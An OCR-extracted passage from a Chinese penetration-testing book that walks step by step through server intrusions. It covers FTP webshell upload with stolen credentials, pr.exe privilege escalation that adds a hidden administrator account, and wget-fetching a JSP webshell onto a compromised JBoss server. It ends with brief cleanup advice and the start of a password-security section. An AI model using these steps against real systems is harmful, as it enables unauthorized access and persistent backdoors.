


图 7-45 获取网站管理信息




图 7-46 获取网站 sa 和 root 用户密码

7.5.9 通过 Ftp 上传 WebShell

通过 site.mdb 数据库找出支持 php 编程语言的虚拟机主机站点，通过 Ftp 直接连接该站点，输入从 site 表中获取的网站用户和相对应的密码，顺利登录该 Ftp 服务器，如图 7-47

所示，执行“put control.php”将本地存在的 control.php 网页木马上传到网站。然后通过 IE 浏览器访问该 WebShell 地址，如图 7-48 所示，上传的 WebShell 成功运行。




图 7-47　通过 Ftp 上传 WebShell




图 7-48　测试上传的 WebShell

7.5.10　Pr 提权

将 Pr 提权工具上传到网站服务器上，如图 7-49 所示，在 CmdPath 中输入“C:\RECYCLER\pr.exe”，在 Argument 中输入“net user temp temp2005 /add”，将 temp 用户添加到系统中。然后再在 Argument 中输入“net user localgroup administrators temp /add”，

将 temp 用户添加到管理员组中，如图 7-50 所示，Pr 命令执行成功后会给出一些提示信息。最后执行“net user localgroup administrators”看管理员组的情况，如图 7-51 所示，temp 用户已经成功添加到系统管理员组中。




图 7-49　添加 temp 用户到系统




图 7-50　将 temp 用户添加到管理员组中



图 7-51 temp 用户已经成为管理员

7.5.11 获取远程终端端口

使用 NMAP 对该服务器 IP 进行所有 TCP 端口扫描，如图 7-52 所示，成功获取该服务器的远程终端端口。



图 7-52 扫描服务器端口

7.5.12 登录远程终端

通过远程终端客户的程序 mstsc.exe 直接登录该服务器，输入刚才添加的用户名和密码，顺利登录服务器，如图 7-53 所示。




图 7-53 登录远程终端

7.6 Jboss 信息查看获取 WebShell

关于 Jboss 的渗透有很多方法，本文提到的这个方法是在前人的基础上快速获取 WebShell，该方法简单可行。对于 Linux 的渗透，国外黑客喜欢直接执行命令，而国人喜欢 GUI，因此在获取简单的 WebShell 也即仅仅可以执行命令的 WebShell 情况下，如何获取真正可操作的 WebShell 也是一大难点，本书介绍的方法就是专门解决该办法。

7.6.1 测试 Jboss 网页

通过端口扫描获取 80 和 8080 端口开放的服务器，如图 7-54 所示，该服务器采用 80 端口作为 Jboss 的 Web 应用端口。测试 Jboss 网页的目的是为了查看 Jboss 服务器是否能正常运行，一些服务是否开启。

7.6.2 查看 Tomcat 状态

很多人首先想到的就是通过 JMX Console 的 deployment 的 addurl 函数来部署 war 的 JspWebShell，实际上只要存在漏洞的互联网服务器，还是有很多黑客进行入侵的，特别是国外的黑客。通过查看 Tomcat 的所有状态来获取目前 Jboss 应用的运行情况，如图 7-55 所示，从该图中可以看到至少被两个人入侵过，且服务器还在运行该 WebShell，

“zecmd/zecmd.jsp”即为网站的 WebShell。




图 7-54 测试 Jboss 网页




图 7-55 查看 Tomcat 的状态

7.6.3 执行命令测试

输入 WebShell 的完整地址，打开该 WebShell 页面，如图 7-56 所示，在输入框中输入“cat /etc/passwd”查看 Linux 系统用户的密码，测试结果表明该 WebShell 的权限是 root 权限，也即服务器权限。



图 7-56　测试 WebShell

7.6.4　下载 JspWebShell 的 txt 文件到本地

虽然获取了 WebShell，但该 WebShell 为 cmd 的 WebShell，操作起来非常不方便，因此需要上传并部署一个好用的 WebShell。先在肉机服务器上上传一个 txt 的 JspWebShell，然后使用 wget http://www.somesite.com/Browser.txt 将该文件下载到该 Linux 服务器上，然后使用“ls –al”查看文件是否下载成功，如图 7-57 所示，在该列表中显示 Browser.txt 已经成功下载到本地。




图 7-57　下载 WebShell 到 Linux 服务器

7.6.5 寻找可运行路径

在 Linux 层次结构中，用户可以在被授权的任意目录下利用 mkdir 命令创建新目录，也可以利用 cd 命令从一个目录转换到另一个目录。然而，没有提示符来告知用户目前处于哪一个目录中。想要知道当前所处的目录，可以用 pwd（print work directory 的简写 pwd）命令，该命令显示整个路径名。在渗透过程中 pwd 命令使用非常频繁，在本例中使用“pwd”命令获取当前路径位置，如图 7-58 所示，显示路径为“/opt/jboss-4.0.5.GA/bin”。



图 7-58 获取当前执行命令的路径

7.6.6 查看 Jboss 默认部署路径的文件和目录

通过“ls-al”来获取当前路径下的文件和目录名称，完整命令为“ls -al /opt/jboss-4.0.5.GA/”，通过在绝对路径中添加新的路径来获取 Jboss 部署的路径，“/opt/jboss-4.0.5.GA/server/default/deploy/”，如图 7-59 所示，显示 Jboss 默认部署路径的文件和目录，目录是以 d 开头的。




图 7-59 查看 Jboss 默认部署路径的文件和目录

7.6.7 查看管理后台部署文件

部署路径下的目录有两种：一种是“filename.war”，另外一种是系统自带的，例如“management”目录就是管理默认目录，如图 7-60 所示，该目录已经被部署了好几个 Shell。




图 7-60 查看管理后台部署文件

7.6.8 复制 JspWebShell 到指定目录

将下载的 JspWebShell 复制到该目录即可获取 WebShell，执行命令 “cp Browser.txt /opt/jboss-4.0.5.GA/server/default/deploy/management/zmeu.war/2.jsp”，如图 7-61 所示，然后执行“ls –al /opt/jboss-4.0.5.GA/server/default/deploy/management/zmeu.war”命令，查看文件是否复制成功，结果如图 7-62 所示，文件已经复制成功。



图 7-61 复制 JspWebShell 到指定目录



图 7-62 查看复制文件是否成功

7.6.9 成功获取 WebShell

在地址栏输入“http://xxx.xxx.xxx.xxx:8080/zmeu/2.jsp”进行访问，如图 7-63 所示，成功获取 JspWebShell，前面的 WebShell 是一个执行命令的 WebShell，其功能相对简单，通过将功能复杂的 WebShell 上传上去才能执行更多的操作。



图 7-63 成功获取 JspWebShell

7.6.10 管理维护

对于管理人员来说，可以通过查看 Tomcat 的状态来获取 Web 应用情况，如图 7-64 所示，从 Tomcat Status 中去看 Application list 即可，在该列表中可以看到至少被部署了 6 个 Webshell，发现这些 WebShell 后，到 Jboss 部署文件夹，将相应的 war 和文件删除即可。



图 7-64 查看已经被部署的 Web 应用

7.7 操作系统密码安全设置

很多黑客起初都是从破解系统口令开始的，因此安全设置系统口令在网络攻防过程就

尤为重要，即使入侵者获取了系统的密码，但也会因为破解密码所需要花费的时间成本太大而放弃！当我们设定系统口令时，一般的人都会用自己熟悉的单词，或其他一些习惯用的数字，比如电话号码、生日等，这在便于他们记忆的同时，也悄悄地为入侵者打开了方便之门。本书就如何设置操作系统密码分别从攻击（社会工程学对口令的攻击，内网渗透，暴力破解）和防护（主要是策略）两个方面做了一些研究，如有疏漏的地方，请多多指正。

7.7.1 系统密码安全隐患与现状

（1）口令设置上的漏洞

中国杀毒网记载了一个有趣的心理试验：某人在校大学生中随机抽出一百名学生，然后要求他们写下二个单词，并告诉他们这两个单词是用于电脑的口令、非常重要，且将来的使用率也很高，要求他们尽量慎重考虑。

结果却很出人意料：

